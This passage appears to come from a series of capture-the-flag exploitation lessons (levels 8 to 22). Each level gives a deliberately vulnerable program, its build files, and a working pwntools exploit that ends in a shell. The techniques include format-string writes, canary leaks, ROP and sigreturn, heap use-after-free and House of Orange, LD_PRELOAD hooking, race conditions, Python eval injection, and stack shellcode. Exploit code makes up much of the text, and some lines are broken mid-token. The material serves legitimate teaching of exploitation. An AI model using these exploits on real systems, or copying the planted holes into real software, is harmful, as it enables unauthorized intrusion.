        output.append(opcodes["load"])

    bytes_interp = struct.pack("<I",value)
    for b in bytes_interp:
         output.append(b)

    print(f"load {'reg1' if reg1 else 'reg2'} {value}")

def read(reg1:bool):
    if reg1:
        output.append(opcodes["read"] | 0x1)
    else:
        output.append(opcodes["read"])
    print(f"read {'reg1' if reg1 else 'reg2'}")
def exit_not_zero():
    output.append(opcodes["exit_not_zero"])
    print("exit_not_zero")

def push_read_cmp_xor_enz(index:int):
    push(True)
    push(False)
    reg = bool(random.randint(0,1))
    to_xor = random.randint(10,100)
    xor_res = to_xor ^ flag[index]
    read(reg)
    load(not reg, to_xor)
    xor(reg)
    load(not reg,xor_res)
```

```
    cmp()
    exit_not_zero()
    pop(False)
    pop(True)

for i in range(len(flag)):
    push_read_cmp_xor_enz(i)

print("{",end="")
for g,i in enumerate(output):
    if(g % 12 == 0):
        print()
    print(hex(i),end=",")
print("}")
```

Level 8:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>

int i = 0;

int main()
{
    char fsb[100];
    memset(fsb,0,100);
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\ni = %d\n",i);

    if(i == 420)
    {
        puts("N1c3!! here is your shell:");
        system("/bin/sh");
    }
    else
    {
        puts("\nGOODBYE!");
    }
}
```

```
CC = gcc
level8 : level8.c
    ${CC} level8.c -o level8 -g -m32 -no-pie -Wl,-z,norelro,-z,now
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```
from pwn import *

write = 6

DEBUG = False
gs = '''
b 16
continue
'''
if DEBUG:
    r = gdb.debug("./level8", gdbscript = gs)
else:
    r = process("./level8")

elf = ELF("./level8")

write_loc = elf.sym.i
write_val = 420

payload = p32(write_loc) + f"%0{write_val-0x4}x%{write}$hn".encode()
r.sendline(payload)
r.interactive()
```

Level 9:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

void (*ptr) (void) = NULL;

void win(void)
{
    system("/bin/sh");
}


int main()
{
    char fsb[100];
    memset(fsb,0,100);
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    if(ptr != NULL)
    {
        (*ptr)();
    }
    else
    {
        puts("\nGOODBYE!");
    }
}
```

```
CC = gcc
level9 : level9.c
    ${CC} level9.c -o level9 -g -m32 -no-pie -Wl,-z,norelro,-z,now
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```
from pwn import *

first_write = 6
second_write = 7
```

```
DEBUG = False
gs = '''
b 23
continue
'''
if DEBUG:
    r = gdb.debug("./level9", gdbscript = gs)
else:
    r = process("./level9")

elf = ELF("./level9")

first_write_loc = 0x804b35c
second_write_loc = 0x804b35e

first_write_val = (elf.sym.win & 0xffff)
second_write_val = ((elf.sym.win >> 16 ) & 0xffff)


payload = "\x5c\xb3\x04\x08\x5e\xb3\x04\x08"

if first_write_val > second_write_val:
    payload += f"%0{second_write_val- 0x8}x%{second_write}$hn%0{first_w
rite_val-second_write_val}x%{first_write}$hn"
else:
    payload += f"%0{first_write_val- 0x8}x%{first_write}$hn%0{second_wr
ite_val - first_write_val}x%{second_write}$hn"

r.sendline(payload)
r.interactive()
```

Level 10:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

char idk[] = "/bin/sh";

void win(char* a)
{
    system(a);
}

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned long) strtoul(in,NULL,0);
}


int main()
{
    char fsb[100];
    setvbuf(stdout, 0, _IONBF, 0);
    unsigned int (*ptr) (unsigned int) = &sleep;
    unsigned int (**a) (unsigned int) =  &ptr;
    void* b = (void*) (((char*) (a)) + (sizeof (unsigned int*) / 2));
    printf("ILIKE TO SLEEP, TIME TO SLEEP: ");

    unsigned int sleep_time = read_number();
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\nptr = %p",ptr);
    (*ptr)(sleep_time);
}
```

```
CC = gcc
level10 : level10.c
    ${CC} level10.c -o level10 -g -m32 -no-pie -Wl,-z,norelro,-z,now
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```python
from pwn import *
first_write = 7
seconed_write = 8

context.update(os = 'linux', arch = 'i386')

idk = 0x804b39c

DEBUG = False
gs = '''
b main
b 38
'''
if DEBUG:
    r = gdb.debug("./level10", gdbscript = gs)
else:
    r = process("./level10")

elf = ELF("./level10")

first_write_val = elf.sym.win & 0xffff
sec_write_val = (elf.sym.win >> 16 ) & 0xffff

log.info(f"first_write_val = 0x{first_write_val:02x}")
log.info(f"sec_write_val = 0x{sec_write_val:02x}")

if sec_write_val < first_write_val:
    fsb = f"%0{sec_write_val}x%{seconed_write}$hn%0{first_write_val-
sec_write_val}x%{first_write}$hn"
else:
    fsb = f"%0{first_write_val}x%{first_write}$h2%0{sec_write_val - fir
st_write_val}x%{seconed_write}$hn"

r.recvuntil(": ")
r.sendline(str(elf.sym.idk))
r.recvuntil(": ")
r.sendline(fsb)
r.recv()
r.interactive()
```

Level 11:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

char fsb[100] = {0};

void win()
{
    system("/bin/sh");
}

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned long) strtoul(in,NULL,0);
}


int main()
{
    char overflow[20];
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\nplease overflow, but mind the bird: ");
    fflush(stdin);
    read(0,overflow,0x100);
}
```

```
CC = gcc
level11 : level11.c
    ${CC} level11.c -o level11 -D_FORTIFY_SOURCE=0 -w -O3 -g -m32 -fno-
pic -no-pie -Wl,-z,relro,-z,now -mpreferred-stack-boundary=2 -Wl,--
rpath ../level11 -Wl,--dynamic-linker=./ld-2.23.so
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```
#! /usr/bin/python3
from pwn import *
```

```python
context.update(os = 'linux', arch = 'i386')

canary_loc = 13
offset_can = 20
DEBUG = False
gs = '''
b main
set context-sections disasm stack
continue
'''
if DEBUG:
    r = gdb.debug("./level11", gdbscript = gs)
else:
    r = process("./level11")

elf = ELF("./level11")

r.sendline(f"%{canary_loc}$p")

r.recvuntil(": ")
canary_leak = int(r.recvline().decode(),16)
log.info(f"canary = 0x{canary_leak:02x}")
r.sendline(b"A" * offset_can + p32(canary_leak) + p32(elf.sym.win))


r.interactive()
```

Level 12:

```c
#include <stdio.h>
#include <stdlib.h>

char idk[] = "/bin/sh";

void gadgets()
{
    __asm__(
        "mov eax, 0x77\n"
        "ret\n"
        "int 0x80\n"
    );
}

int main()
{
    char buf[8];
    gets(buf);
}
```

```
CC = gcc
level12 : level12.c
    ${CC} level12.c -o level12 -D_FORTIFY_SOURCE=0 -w -masm=intel -
m32 -fno-stack-protector -mpreferred-stack-boundary=2 -O3 -g -fno-pic -
no-pie -Wl,-z,relro,-z,now -Wl,--rpath ../level12 -Wl,--dynamic-
linker=./ld-2.23.so
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```python
from pwn import *
context.update(os='linux', arch='i386')
offset = 8

DEBUG = False
gs = '''
b *gadgets + 10
set context-sections disasm stack
continue
'''
if DEBUG:
    r = gdb.debug("./level12", gdbscript = gs)
else:
    r = process("./level12")

elf = ELF("./level12")
```

```
payload = cyclic(offset) + p32(elf.sym.gadgets + 4) + p32(elf.sym.gadge
ts + 10 )
r.send(payload)
frame = SigreturnFrame(kernel = "amd64")
frame.eax = 11
frame.ebx = elf.sym.idk
frame.eip = elf.sym.gadgets + 10
payload = bytes(frame)
r.sendline(payload)

r.interactive()
```

Level 13:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    long int sz;
    FILE* f;
    char* s;
    f = fopen("./flag.txt","r");

    fseek(f,0,SEEK_END);
    sz = ftell(f);
    rewind(f);

    s = malloc(sz + 1);
    fread(s,sz,1,f);
    s[sz] = 0;

    printf("no_flag_here!\n",s);


}
```

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdarg.h>

int printf(const char *format, ...)
{
    puts("[+] hooked successfully");
    char* flag;
    va_list argp;
    va_start(argp, format);
    flag = va_arg(argp,char*);
    puts("we learned about hooking with LD_PRELOAD and also about varar
gs, btw here is your flag:");
    puts(flag);
    puts("!!win!!");
}
```

```
all: level13 hook.so


CC = gcc
```

```
level13 : level13.c
    ${CC} level13.c -o level13 -w
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
hook.so : hook.c
    ${CC} hook.c -o hook.so -fPIC -shared -ldl
```

```
#!/bin/bash
make > /dev/null
LD_PRELOAD="./hook.so" ./level13
```

Level 14:

```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;


class TeacherUAF{
   private:
    virtual void idk()
    {
        system("/bin/sh");
    }

protected:
    string name;
    int grade;

public:
    TeacherUAF() = default;
    virtual void be_nasty()
    {
    cout << "I am a teacher, homework more I give!\n";
    };
};

class StudentUAF: public TeacherUAF{
public:
    virtual void be_nasty()
    {
        cout << "I am a student, pull prank on teacher\n";
    };
};

int main()
{
    cout.setf(ios::unitbuf);
    cin.setf(ios::unitbuf);
    cout << "I really like tables that are V shaped - they are the next
 thing!\n";

    int choice;
    unsigned int size;
    char* jjj;
    StudentUAF* stud = new StudentUAF();
    while(true)
```

```
    {
        cout <<"1. delete_student\n2. be_nasty\n3. malloc\n";
        cin >> choice;

        switch(choice)
        {
            case 1:
                delete stud;
                break;

            case 2:
                stud->be_nasty();
                break;

            case 3:
                cout << "size: ";
                cin >> size;
                jjj = new char[size];
                cout << "data :" << flush;
                read(0,jjj,size);
                break;

            default:
                break;
        }
    }
}
```

```
CC = g++
level14 : level14.cpp
    ${CC} level14.cpp -o level14 -g -fno-pic -no-pie
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```
#! /usr/bin/python3

from pwn import *
context.update(os='linux', arch='amd64')

DEBUG = 0
student_vtable = 0x00000000004020f8
if DEBUG and not args.LOCAL and not args.local:
    gs = '''
    b *main + 248
    b *main + 367
    continue
```

```
    '''
    r = gdb.debug("./level14",gdbscript = gs)

else:
    r = process("./level14")

stud_size = 0x38

r.sendline("1")
r.sendline("3")
r.sendline("56")
raw_input("continue")
r.sendline(p64(student_vtable-0x8) + b"A" * 0x2f)
r.sendline("2")
r.recv(timeout=1)
log.progress("pwned")
r.interactive()
```

Level 15:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

#define max_books 30

char name[0x100];

char* books[max_books];

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned long) strtoul(in,NULL,0);
}

int get_first_free_shelf()
{
    for(int i = 0 ; i < max_books ; i++)
    {
        if (books[i] == NULL)
        {
            return i;
        }
    }
    return -1;
}
void write_book()
{
    int pages;
    int free_shelf;
    free_shelf = get_first_free_shelf();
    if(free_shelf == -1)
    {
        printf("You are too creative, goodbye!\n");
        exit(0);
    }

    printf("how long is your book\n> ");
    pages = read_number();
    if(pages > 0x58)
    {
```

```
        puts("to many pages, pepople are stupid!");
        exit(0);
    }
    books[free_shelf] = malloc(pages);
    printf("story pls> ");
    read(0,books[free_shelf],pages);
}

void destroy()
{
    int index;
    printf("book index to destroy> ");
    index = read_number();
    if (index >= max_books)
    {
        printf("index out of range!");
        exit(0);
    }
    free(books[index]);
}

void masterpiece()
{
    int pages;
    printf("how long is your masterpiece?\n> ");
    pages = read_number();
    char* holy_book = malloc(pages);
    printf("story pls> ");
    read(0,holy_book,pages);
}

void reinvent()
{
    printf("your new name?> ");
    read(0,name,0x100);
    printf("Hello you are great and writing is of great importance to t
he human race! you are genius and your name is @ %s!\n",name);
}


void menu()
{

    unsigned int choice;
    while(1)
    {
        puts("1. write a book");
        puts("2. destroy a book in angr because you are a creative craz
y person");
```

```
        puts("3. reinvent yourself, and your name...");
        puts("4. go to lunch (and exit)");
        printf("> ");
        choice = read_number();


        switch (choice) {

            case 1:
                write_book();
                break;

            case 2:
                destroy();
                break;

            case 3:
                reinvent();
                break;

            case 4:
                exit(0);


            case 133742069:
                masterpiece();

            default:
                break;
        }
    }
}


int main()
{
    setvbuf(stdout,0,2,0);
    puts("Welcome to the library!");
    puts("I heard that you are the best author so pls help us: we need
more books");
    printf("what your name?\n> ");
    read(0,name,0x100);

    puts("I shall now introduce you to our robotic assistant, CHAD\n");

    menu();
}
```

```
CC = gcc
level15 : level15.c
    ${CC} level15.c -o level15 -g -no-pie -Wl,-z,norelro -Wl,--
rpath ./ -Wl,--dynamic-linker=./ld-2.23.so
    #sudo chown root ./level8
    #sudo chgrp root ./level8
    #sudo chmod a+s ./level8
```

```
from pwn import *

DEBUG = 0
elf = ELF("./level15")
libc = elf.libc

index = 0

array_ice_scream_size = 20

leak_libc = 0

if DEBUG:
    gs = f'''
    set breakpoint pending on
    break _IO_flush_all_lockp
    enable breakpoints once 1
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)
else:
    r = process(elf.path)

def name_first(name):
    r.recvuntil("> ")
    r.sendline(name)

def write_book(pages,story):
    global index
    r.recvuntil("> ")
    r.sendline("1")
    r.recvuntil("> ")
    r.sendline(str(pages))
    r.recvuntil("> ")
    r.sendline(story)
    index += 1
    return index - 1

def destroy(index):
    r.recvuntil("> ")
```

```
    r.sendline("2")
    r.recvuntil("> ")
    r.sendline(str(index))

def reinvent(name):
    r.recvuntil("> ")
    r.sendline("3")
    r.recvuntil("> ")
    r.sendline(name)
    r.recvuntil("@ ")
    return r.recvuntil("!\n")


def write_masterpiece(pages,story):
    r.recvuntil("> ")
    r.sendline("133742069")
    r.recvuntil("> ")
    r.sendline(pages)

def leak_and_resolve_libc():
    leak = reinvent(cyclic(0xf))
    leak = leak.split(b'\n')[1][:-1]
    leak = leak + b"\x00" * (0x8 - len(leak))
    leak = u64(leak)
    log.success(f"leak = 0x{leak:02x}\n")
    libc.address = leak - 0x58 - libc.sym.main_arena
    log.success(f"libc load address = 0x{libc.address:02x}\n")
    leak_libc = leak

"""def get_more_chunks():
    global index
    reinvent(b"A" * (0x100 - 0x20) + p64(0) + p64 (0x61) + p64(0))
    chunk_E = write_book(0x58,"rrr")
    chunk_F = write_book(0x58,"rrr")
    destroy(chunk_E)
    destroy(chunk_F)
    destroy(chunk_E)
    write_book(0x58,p64(array_loc - 0x20))
    write_book(0x58,"A")
    write_book(0x58,"A")
    write_book(0x58,p64(0) * 10)
    log.success("got more chunks to malloc\n")
    index = 0"""

name_loc = 0x602040
array_loc = 0x602140

#leak libc----------------
name_first(b"A" * 0x8 + p64(0x21) + p64(0x0) + p64(0x0))
```

```
chunk_A = write_book(0x18, "A" * 0x17)
chunk_B = write_book(0x18, "A" * 0x17)
destroy(chunk_A)
destroy(chunk_B)
destroy(chunk_A)
write_book(0x18, p64(elf.sym.name)  + b"A" * 0xf)
write_book(0x18, "A" * 0x17)
write_book(0x18, "A" * 0x17)
fake_chunk = write_book(0x18, "AAAAIWIN")
reinvent(cyclic(8) + p64(0x91) + cyclic(0x80) + p64(0x0) + p64(0x11) +
p64(0x0) + p64(0x11))
destroy(fake_chunk)
leak_and_resolve_libc()

flags = b"/bin/sh\0"
reinvent(flags + p64(0x61) + p64(0) + p64(libc.sym._IO_list_all - 0x10)
 + p64(elf.sym.name) + p64(elf.sym.name + 0x10) + p64(libc.sym.system)*
21 + p64(elf.sym.name+0x30))


log.success("triggering unsorted bin attack")
r.sendline("1")
r.sendline("50")









log.success("---pwned!---")
r.interactive()
```

Level 16:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char** argv)
{
    if(argc == 0)
    {
        system("/bin/sh");
        exit(EXIT_SUCCESS);
    }

    else
    {
        puts("LLESHON~[-+-]bye[-+-]~NOSHELL");
        exit(EXIT_FAILURE);
    }

}
```

```
all: level16 expl


CC = gcc
level16 : level16.c
    ${CC} level16.c -o level16 -w

expl : expl.c
    ${CC} expl.c -o expl -w
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


int main()
{
    char* program = "./level16";
    char* argv = NULL;
    char* envp = {0};

    puts("--pwned--");
    execve(program,argv,envp);
}
```

```
#!/bin/bash
make > /dev/null
echo "starting exploit"
./expl
```

Level 17:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>
#include <unistd.h>

volatile int x;

void* th2(void* arg)
{
    puts("enter x:");
    scanf("%i",&x);
}

void* th1(void* arg)
{
    if(x == 5) //toc
    {
        sleep(2);

        if(x == 1337) //tou
        {
            system("cat flag.txt");
        }

        else
        {
            puts("bye");
        }
    }
}


int main()
{
    int  ret1, ret2;
    x = 5;
    pthread_t thread1, thread2;
    ret1 = pthread_create(&thread1, NULL, th1, (void*) NULL);
    ret2 = pthread_create(&thread2, NULL, th2, (void*) NULL);

    pthread_join( thread1, NULL);
    pthread_join( thread2, NULL);

    exit(EXIT_SUCCESS);
```

```
}
```

```
CC = gcc
level17 : level17.c
    ${CC} level17.c -o level17 -w -pthread
```

```
for i in {0..10}
do
    ./level17 < input.txt
done
```

input.txt:

```
1337
```

Level 18:

```
import random, time, os, sys
random.seed(time.time())
with open("words.txt","r") as file:
    words = file.readlines()

WORD = random.choice(words).strip()

print(f"{WORD=}")
user_word = input("Enter Guess: ")

if user_word.find("os.system") != -1 or user_word.find(";") != -1:
    print("trying to trich me are you?")
    sys.exit(0)

user_word = eval(user_word)
print(f"you entered : {user_word}")

if user_word == WORD:
    os.system("/bin/sh")

else:
    print("epic fail")
```

```
(echo 'WORD' ;cat) | python3 level18.py
```

Level 19:

```
import os
a = input()
print(a)
a = eval(a)
```

```
(echo "os.system('/bin/sh')" ; cat )| python3 ./level19.py
```

Level 20:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

char name[5];

void construc(void) __attribute__((constructor));

void construc(void)
{
    setvbuf(stdout, 0, _IONBF, 0);
    int start_address =  (((int) &name) - (( (int) & name) % 0x1000));
    mprotect((void*) start_address ,0x1000,PROT_READ | PROT_WRITE | PRO
T_EXEC);
}

int main()
{

    char book_name[4];
    puts("Welcome, what is your name:");
    fgets(name,sizeof(name), stdin);
    * strchr(name,'\n') = 0;
    printf("welcome %s, please enter your favorite book's name:\n",name
);
    gets(book_name);
}
```

```
CC = gcc
level20 : level20.c
    ${CC} level20.c -o level20 -w -fno-stack-protector -Wl,-z,norelro -
z execstack -w -O0 -g -m32 -mpreferred-stack-boundary=2
```

```
FROM ubuntu:16.04

RUN apt-get update && apt-get install -y \
    make \
    build-essential \
    manpages-dev \
    gcc-multilib \
    g++-multilib \
    netcat \
    gdb \
    git-all
```

```
RUN git clone https://github.com/longld/peda.git ~/peda
RUN echo "source ~/peda/peda.py" >> ~/.gdbinit



RUN useradd -ms /bin/bash ctf
RUN echo "ctf:ctf" | chpasswd

WORKDIR /home/ctf

COPY ./level20.c ./
COPY ./Makefile ./
COPY ./ynetd ./
RUN make

EXPOSE 1024
RUN chmod +x ./ynetd
USER ctf
CMD ./ynetd -p 1024 ./level20
```

```
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

DEBUG = 1
REMOTE = 1

elf = ELF("./level20")
offset = 8

if DEBUG and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
    b * main + 126
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0",1024)
else:
    r = process(elf.path)

r.sendline(asm(("jmp esp")))

r.sendline(cyclic(offset) + p32(0x804994c) + asm("sub esp, 0x70")+ asm(
shellcraft.sh()))
```

```
log.progress("pwned!")
r.interactive()
```

```
docker kill $(docker ps -q)
docker rm $(docker ps -a -q)



docker build -t lv20 .
container_id=$(docker run -d -it --rm -p 1024:1024 lv20)

if [ "$1" == "sh" ];
then
    docker exec -ituroot $container_id /bin/bash

fi
```

Level 21:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

void win()
{
    system("/bin/sh");
}

int main()
{

    char book_name[4];
    gets(book_name);
}
```

```
CC = gcc
level21 : level21.c
    ${CC} level21.c -o level21 -w -fno-stack-protector -Wl,-z,norelro -
z execstack -w -O0 -g -m32 -mpreferred-stack-boundary=2
```

```python
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

DEBUG = 1
REMOTE = 1
win = 0x0804841b

offset = 8

if DEBUG and not args.REMOTE and not args.remote and not REMOTE:
    gs = f'''
    b * main + 126
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0",1025)
else:
```

```
    r = process(elf.path)


r.sendline(cyclic(offset) + p32(win))

log.progress("pwned!")
r.interactive()
```

```
FROM ubuntu:16.04

RUN apt-get update && apt-get install -y \
    make \
    build-essential \
    manpages-dev \
    gcc-multilib \
    g++-multilib \
    netcat \
    gdb \
    git-all

RUN git clone https://github.com/longld/peda.git ~/peda
RUN echo "source ~/peda/peda.py" >> ~/.gdbinit



RUN useradd -ms /bin/bash ctf
RUN echo "ctf:ctf" | chpasswd

WORKDIR /home/ctf

COPY ./level21.c ./
COPY ./Makefile ./
COPY ./ynetd ./
RUN make

EXPOSE 1025
RUN chmod +x ./ynetd
USER ctf
CMD ./ynetd -p 1025 ./level21
```

```
docker kill $(docker ps -q)
docker rm $(docker ps -a -q)



docker build -t lv26 .
```

```
container_id=$(docker run -d -it --rm -p 1025:1025 lv26)

if [ "$1" == "sh" ];
then
    docker exec -ituroot $container_id /bin/bash

fi
```

Level 22:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/mman.h>

char stack[51];

char idk[] = "/bin/sh";

void construc(void) __attribute__((constructor));

void construc(void)
{
    puts("welcome!");
    setvbuf(stdout, 0, _IONBF, 0);
}

void win()
{
    __asm__(
        "mov eax,11 \n"
        "ret \n"
        "pop ebx \n"
        "ret \n"
        "pop ecx \n"
        "ret \n"
        "pop edx \n"
        "ret \n"
        "int 0x80"

    );
}

void gadgets()
{
    __asm__(
        "pop esp \n"
        "ret \n"
    );
}

int main()
{
    read(0,stack,51);
```

```
    stack[51] = '\0';
    char book_name[4];
    read(0,book_name,13);
}
```

```
CC = gcc

level22 : level22.c
    ${CC} level22.c -o level22 -D_FORTIFY_SOURCE=0 -w -O3 -mpreferred-
stack-boundary=2 -g -fno-pic -m32 -no-pie -fno-stack-protector -Wl,-
z,norelro -masm=intel
```

```
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

elf = ELF("./level22")

DEBUG = 0
REMOTE = 1

if DEBUG or args.GDB or args.gdb and not args.REMOTE and not args.remot
e and not REMOTE:
    gs = f'''
    b *main + 43
    b main
    continue
    '''
    r = gdb.debug(elf.path,gdbscript=gs)

elif args.REMOTE or args.remote or REMOTE:
    r = remote("0.0.0.0",1026)
else:
    r = process(elf.path)


offset = 4
stack = elf.sym.stack
bin_sh = elf.sym.idk
pivot_gadget = elf.sym.gadgets
eax_gadget = elf.sym.win
ebx_gadget = eax_gadget + 6
ecx_gadget = eax_gadget + 8
edx_gadget = eax_gadget + 10
syscall = eax_gadget + 12
```

```
stack_payload = p32(eax_gadget) + p32(ebx_gadget) + p32(bin_sh) + p32(e
cx_gadget) + p32(0) + p32(edx_gadget) + p32(0) + p32(syscall)
overflow_payload = cyclic(offset) + p32(pivot_gadget) + p32(stack)

raw_input("send stack payload?")
r.sendline(stack_payload)
raw_input("send overflow payload?")
r.sendline(overflow_payload)

log.progress("pwned!")
r.interactive()
```

```
docker kill $(docker ps -q)
docker rm $(docker ps -a -q)



docker build -t lv27 .
container_id=$(docker run -d -it --rm -p 1026:1026 lv27)
docker cp $container_id:/home/ctf/level22 .
if [ "$1" == "sh" ];
then
    docker exec -ituroot $container_id /bin/bash

fi
```

```
FROM ubuntu:16.04

RUN apt-get update && apt-get install -y \
    make \
    build-essential \
    manpages-dev \
    gcc-multilib \
    g++-multilib \
    netcat \
    gdb \
    git-all \
    python3 \
    python3-pip \
    python3-dev \
    libssl-dev \
    libffi-dev

#RUN apt-get install -y \
# for new software
RUN python3 -m pip install --upgrade pip
```

```
RUN git clone https://github.com/longld/peda.git ~/peda
RUN echo "source ~/peda/peda.py" >> ~/.gdbinit


RUN useradd -ms /bin/bash ctf
RUN echo "ctf:ctf" | chpasswd

WORKDIR /home/ctf

COPY ./level22.c ./
COPY ./Makefile ./
COPY ./ynetd ./
RUN make

#RUN echo 0 | tee /proc/sys/kernel/randomize_va_space

EXPOSE 1026
RUN chmod +x ./ynetd
USER ctf
CMD ./ynetd -p 1026 ./level22
```